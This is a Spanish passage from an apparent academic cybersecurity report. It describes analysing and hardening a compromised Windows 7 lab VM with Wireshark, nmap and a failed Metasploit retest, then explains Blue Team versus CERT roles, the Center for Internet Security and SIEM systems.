
Centralizando todo lo anterior específicamente en el caso presentado en la empresa WhiteHouse Security lo primero que se realiza es entender y validar que tipo de

[29] MDCLOUD, Ataque cibernético: consecuencias, cómo actuar y cómo protegerse, Tomado de: https://blog.mdcloud.es/ataque-cibernetico-consecuencias-como-actuar-y-como-protegerse/

ataque se está ejecutando, ver sus características y los archivos que modifica, encontrar que tipo de extensión coloca sobre la información si este manifiesta algún pantallazo alterno o mensaje por pantalla que de un indicio de que se trata o cuál es su identidad.


De allí validar con el equipo de Red Team cuáles son las vulnerabilidades que presenta el sistema afectado, en donde se logra que una vez analizado el equipo Windows 7 X64 evidenciar fallas a nivel del firewall, antivirus, actualizaciones del sistema operativo y adicional la copia de Windows no es original o no se encuentra debidamente activada con su licencia legal y original lo cual compromete gravemente la seguridad del equipo y el sistema en general.

Figura 60.Alertas y novedades de seguridad Windows



Fuente: El Autor.


Figura 61.Problemas de seguridad Windows 7



Fuente: El Autor.

También se valida con el equipo de Red Team la conexión de red del equipo afectado, donde se evidencia que la red del equipo viene con una IP por defecto que entrega el ISO (Proveedor de servicio de internet), su configuración está dentro de una red pública mas no dentro de una red de trabajo como lo debería ser y la conexión a través de VirtualBox está conectado a través de un adaptador puente modo promiscuo permitiendo todo el tráfico saliente y entrante.

Figura 62.Configuración de red VM Windows 7



Fuente: El Autor.


Con la información anterior recogida se procedería a ejecutar un esnifer sobre la maquina afectada para hacer más análisis sobre la red y el tráfico que pasa por allá para así llegar al descubrimiento del tipo de ataque.

Vemos pues como un esnifer es una herramienta que logra capturar datos de los paquetes que se transportan por la red, donde al mismo tiempo logra decodificar y permite ver diferentes campos de los paquetes analizados, este tipo de software ayuda a detectar y analizar problemas sobre la red de datos, descubriendo si hay alguna fuga de información, actividad anormal o algún intento de ataque a través de expoits que se esté configurando para ser en algún momento explotado al interior del sistema vulnerado.

Para el ejercicio se hace uso de Wireshark la cual es una herramienta muy popular en el medio y permite analizar y esnifar la red de manera muy detallista logrando identificar qué tipo de ataque está perjudicando el sistema y ver si hay alguna fuga de información importante.

Primero se realiza una verificación para ver si desde la máquina de Kali Linux se logra ver y hay respuesta a través de un ping a la IP 192.168.0.26 hacia la maquina victima Windows 7 X 64


Figura 63.Ping de Kali Linux a Windows 7



Fuente: El Autor.

Seguido se ejecuta la herramienta wireshark desde Kali Linux para realizar un análisis del tráfico de red de la maquina Windows 7x64 con IP 192.168.0.26.


Figura 64.Apertura de Wireshark



Fuente: El Autor.


Se observa la herramienta wireshark como analiza y permite visualizar en tiempo real todo el tráfico desde la maquina atacante en este ejercicio Kali Linux hacia la máquina victima Windows 7x64.

Figura 65.Inicio de Escaneo con Wireshark



Fuente: El Autor.


Figura 66.Filtro de Escaneo servicio HTTP Maquina Win7-X64



Fuente: El Autor.

Adicional se realiza un escaneo de puertos con la herramienta nmap que también se encuentra dentro de las librerías de software que contiene Kali Linux y que permite ejecutar y analizar la red y los puertos de escucha y que están abiertos dentro sistema del equipo victima


Figura 67.Escaneo de puertos con NMAP



Fuente: El Autor.

Con todo lo anterior evidenciado se deben adecuar algunas buenas prácticas y configuraciones sobre el equipo victima Windows 7x64 con el fin de reducir todas esas vulnerabilidades halladas sobre la maquina victima para lo cual se realiza habilitación del firewall de Windows, activar el antivirus y ejecutar actualizaciones del sistema operativo que permita aplicar parches de seguridad y solventar fallas de seguridad en el sistema.

Figura 68.Centro de Actividades Windows.



Fuente: El Autor.

4.4.2. Acciones de hardenización a implementar para evitar que sucedan ataques de seguridad informática.

como es conocido el término “Hardenización” es conocido en el campo de la seguridad informática como el proceso que se lleva a cabo para asegurar un sistema operativo y mitigar todas las vulnerabilidades que se puedan presentar en este, para llegar a esto se obtiene siguiendo buenas prácticas como quitando software que no sea licenciado o de uso continuo, eliminando servicios , y parametrizando usuarios con su respectivo perfil y credenciales de acceso a la máquina, así como también bloqueando puertos que tampoco sean utilizados.

Para el caso del ejercicio de la empresa en cuestión se ajustarán los siguientes puntos con el fin de minimizar y bloquear los riesgos que se venían presentando sobre la maquina víctima Windows 7x64.


Sobre el perfil de seguridad del equipo en referencia se hará ajustes importantes y configuraciones para impedir que no se logre reproducir de nuevo un ataque.

- Activación de la licencia sistema operativo.
- Activación e instalación de actualizaciones del sistema operativo (Windows Update)
- Configurar credenciales de acceso al usuario administrador (usuario)
- Protección contra Spyware y software no deseado (Windows Defender)
- Configuración y activación del firewall de Windows
- Instalación y actualización del antivirus (Microsfot security Essentials)
- Bloqueo de puertos innecesarios en especial el puerto 80 por donde estaba presentado la fuga de información.
- Configuración adecuada de permisos de seguridad en archivos y carpetas locales
- Eliminar programas que no son necesarios y que no están debidamente licenciados o activados.
- Manejar un solo usuario o solo los necesarios con su respectico perfil de función y credenciales alfanuméricas para autenticación de acceso a las sesiones.
- Activar las copias de seguridad del equipo y de la información sensible en un medio diferente no local sobre el equipo.
- El acceso remoto configurado con restricciones solo para administradores locales y/o de dominio sobre la red de la compañía.
- Establecer políticas de configuración sobre la maquina sobre todo una política de contraseña de usuario administrador que permita bloquear ciertos intentos fallidos de acceso y que la misma solicite cambio periódicamente.

Como evidencia a los puntos anteriores ejecutados y aplicados sobre el acondicionamiento y aseguramiento que se aplicó sobre la máquina víctima se tiene las siguientes evidencias:

En la imagen se observa el aseguramiento de la cuenta de usuario de tipo administrador con contraseña definida, la activación del firewall de Windows, activación del sistema operativo y actualizaciones del sistema a la fecha.


Figura 69.Ajustes de seguridad Windows 7.



Fuente: El Autor.

Es esta otra imagen se identifica que la conexión de red del equipo ha pasado de ser publica a red de trabajo, adicional ya cuenta con un antivirus activo y actualizado el cual controla temas de amenazas y virus que pueden afectar el sistema, también se ha restringido el acceso remoto a cualquier usuario, y se tiene instalados solo los programas necesarios para el correcto funcionamiento del sistema operativo de la maquina Windows 7 x64.


Figura 70. activación Antivirus y configuración de seguridad Windows 7



Fuente: El Autor.

Una vez aplicadas todas las medidas de harderización sobre la maquina Windows 7x64 se lanza de nuevo el ataque con el exploit para determinar si los ajustes realizados tuvieron afecto o no.


Figura 71.Validación NMAP hacia la VM W7



Fuente: El Autor.

Luego de encontrar la maquina ya asegurada se verifica de nuevo con la herramienta nmap para comprobar puertos y vulnerabilidades y el resultado es satisfactorio donde se encuentra ya bloqueado los puertos que anterior estaban abiertos y convertían la maquina en vulnerable ante cualquier ataque informático


Figura 72.Escaneo de NMAP sobre VM W7X64



Fuente: El Autor.

Se aplica un escaneo más puntual con la herramienta nmap la cual arroja resultados de algunos puertos que continúan abiertos, pero con la particularidad de que el puerto 80 en especial sobre el cual se venía presentado la falla de seguridad y fuga de información ya no está presenten en el resultado de nmap lo que quiere decir que se encuentra asegurado.

Figura 73.Escaneo de puertos NMAP sobre VM W7X64



Fuente: El Autor.


Una vez más se lanzará el ataque del exploit para lo cual se utilizará la aplicación metasploit para explotar la vulnerabilidad detectada en un inicio allí.

Figura 74.Ejecución de Metasploit

Fuente: El Autor.

Una vez ejecutada cada una de las líneas de comandos que componen el proceso de explotación de la vulnerabilidad se detecta que esta ha sido rechazada y bloqueada lo que se concluye que la maquina víctima ha tenido un endurecimiento de los componentes de seguridad lo que la convierte en un estado seguro y estable. El exploit fue rechazado verificando que no fue posible abrir la sesión de meterpreter para acceder a la maquina victima Windows 7 x 64.

Figura 75.Exploit fallido sobre VM W7X64



Fuente: El Autor.

4.4.3. Diferencias entre el equipo de Blue Team y el equipo de respuesta a incidentes informáticos.

Dentro de los equipos que se encargan de la seguridad informática en el campo están el Blue Team quien dentro de su objetivo principal esta realizar evaluaciones contantemente de las diferentes amenazas que puedan afectar a las empresas monitorizando tanto la redes como los sistemas que estas utilizan para su función, además ellos también recomiendas planes para ejecutar encontrar de los ataques y mitigar los riesgos existentes o que se presenten a futuro.

Además, los equipos Blue Team también tienen capacidades de respuesta ante incidentes de seguridad donde realizan procesos de análisis de forense de las maquinas afectadas, trazabilidad de los eventos del ataque y al final proponer soluciones para establecer medidas de detección futuras contra nuevos ataques.

Otro de los equipos de seguridad que tiene gran importancia y participación dentro de los temas que competen a la seguridad informática está el equipo de respuesta ante emergencias informáticas CERT o también denominado CSIRT el cual es un centro de respuesta a incidentes de seguridad conformado por un grupo de especialistas que se encargan de desarrollar medidas preventivas y reactivas ante incidentes de seguridad que se exterioricen sobre los sistemas de información.

También se enfocan en estudiar el estado general y global de las redes y sistemas de cómputo suministrando información y servicios de respuesta efectivos y concretos a víctimas que han sufrido algún ataque informático en la red.

Tabla 1.Diferencias entre Blue Team y CERT

Blue Team	CERT (Computer Emergency Response Team)
Realiza vigilancia continua	Recibir, analizar y responder ante los incidentes recibidos
Diseñan herramientas de seguridad	Coordinan las respuestas ante incidencias de seguridad
Gestionar incidentes de seguridad	Análisis del malware
Dan recomendaciones para prevenir ataques	Investigar cómo se produjo el ataque
Trabajan en la mejora continua de la seguridad	Ayudar a restituir el sistema caído
Rastreando incidentes de ciberseguridad	gestionar las vulnerabilidades detectadas
Analizando los sistemas y aplicaciones para detectar fallas de seguridad	Buscar y analizar vulnerabilidades
Equipo que se base en la seguridad defensiva.	Realizar auditorías de seguridad y análisis forenses

Fuente: El Autor.

4.4.4. Pertinencia de trabajar con CIS “Center For Internet Security”

El Center for Internet Security (CIS) es una organización sin ánimo de lucro que busca un desarrollo en conjunto con diferentes expertos y especialistas TI de diferentes partes para definir unos estándares y políticas de seguridad que permitan a las organizaciones mejorar sus niveles de seguridad y cumplimiento al interior de sus procesos.

Esta organización busca que nuestras conexiones a través de la red e internet y en general de forma global sean cada vez más seguras aprovechando todo el potencial de la comunidad TI para proteger las organizaciones tanto públicas como privadas contra las amenazas informáticas.

Vemos pues como entre las principales funciones de las CIS están:

- Liderar una comunidad global de profesionales de TI que se involucran en el mundo de la seguridad informática evolucionando constantemente las medidas de productos y servicios que ofrecen contra las amenazas emergentes.
- CIS también ofrece a la comunidad TI un espacio y entrono escalabre y seguro sobre la tecnología cloud.
- CIS alberga y reúne todo un centro de análisis e intercambio de información garantizando así la prevención, protección y respuesta y recuperación ante ataques y amenazas informáticas para las diferentes organizaciones.
- Construir un mundo conectado más seguro a través de las comunidades TI para permitir entregar un entorno positivo en el ciberespacio

A la pregunta en el momento que forme parte de un CIS este lo utilizaría para documentarme sobre cómo establecer puntos de prioridad y actividades a desarrollar en los procesos de contención ante ataques y al mismo tiempo aportar desde mi ámbito en el desarrollo y evaluación de vulnerabilidades y fallas de seguridad que se vallan detectando en las organizaciones que participe.

4.4.5. Funciones y características principales de un SIEM.

SIEM (Security Information and Event Management), lo que se traduce en gestión de información y eventos de seguridad. Es una solución dedicada y capaz de detectar, responder y neutralizar las amenazas informáticas.[30]

Es así como SIEM está conformado por la combinación de las funciones de dos categorías de productos: SEM (gestión de eventos de seguridad) y SIM (gestión de información de seguridad).

[30] PACHON CAMILA, ¿Qué es SIEM en seguridad informática? Alcance e implementación, NSIT, Tomado de: https://www.nsit.com.co/que-es-siem-en-seguridad-informatica-alcance-e-implementacion/

SEM centraliza el almacenamiento y permite un análisis casi en tiempo real de lo que está sucediendo en la gestión de la seguridad, detectando patrones anormales de accesibilidad y dando mayor visibilidad a los sistemas de seguridad.[31]

Mientas que SIM recopila los datos a largo plazo en un repositorio central para luego analizarlo, proporcionando informes automatizados al personal de seguridad informática. [32]

Al unirse estas dos funciones surge lo que es la solución SIEM que facilita la identificación plena, el análisis y una recuperación más ágil de los incidentes de seguridad.

SIEM es un tipo de software que se encarga de ofrecer a las organizaciones información concreta que les permita prevenir y detectar fallas de seguridad por medio de sistemas estandarizados de datos para así lograr contrarrestar los riesgos informáticos que se puedan manifestar a futuro.

En resumen, el objetivo principal de este tipo de tecnología es proporcionar una visión general de la seguridad de la tecnología de la información a las organizaciones donde logren mitigar y extinguir los ataques informáticos a sus infraestructuras, permitiéndoles tener el control absoluto sobre la seguridad informática.

Las empresas al contar con herramientas como este tipo de tecnología les permite tener un resultado completo y detallado de todo lo que acontece en tiempo real dentro de sus procesos informáticos, evitando que se filtren eventos anormales que

[31] SOFECOM, SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran, Tomado de: https://sofecom.com/que-es-un-siem/
[32] Ibid

puedan afectar sus operaciones, con todo ello les permite detectar todas esas tendencias anómalas y concentrarse en temas fuera de lo común.

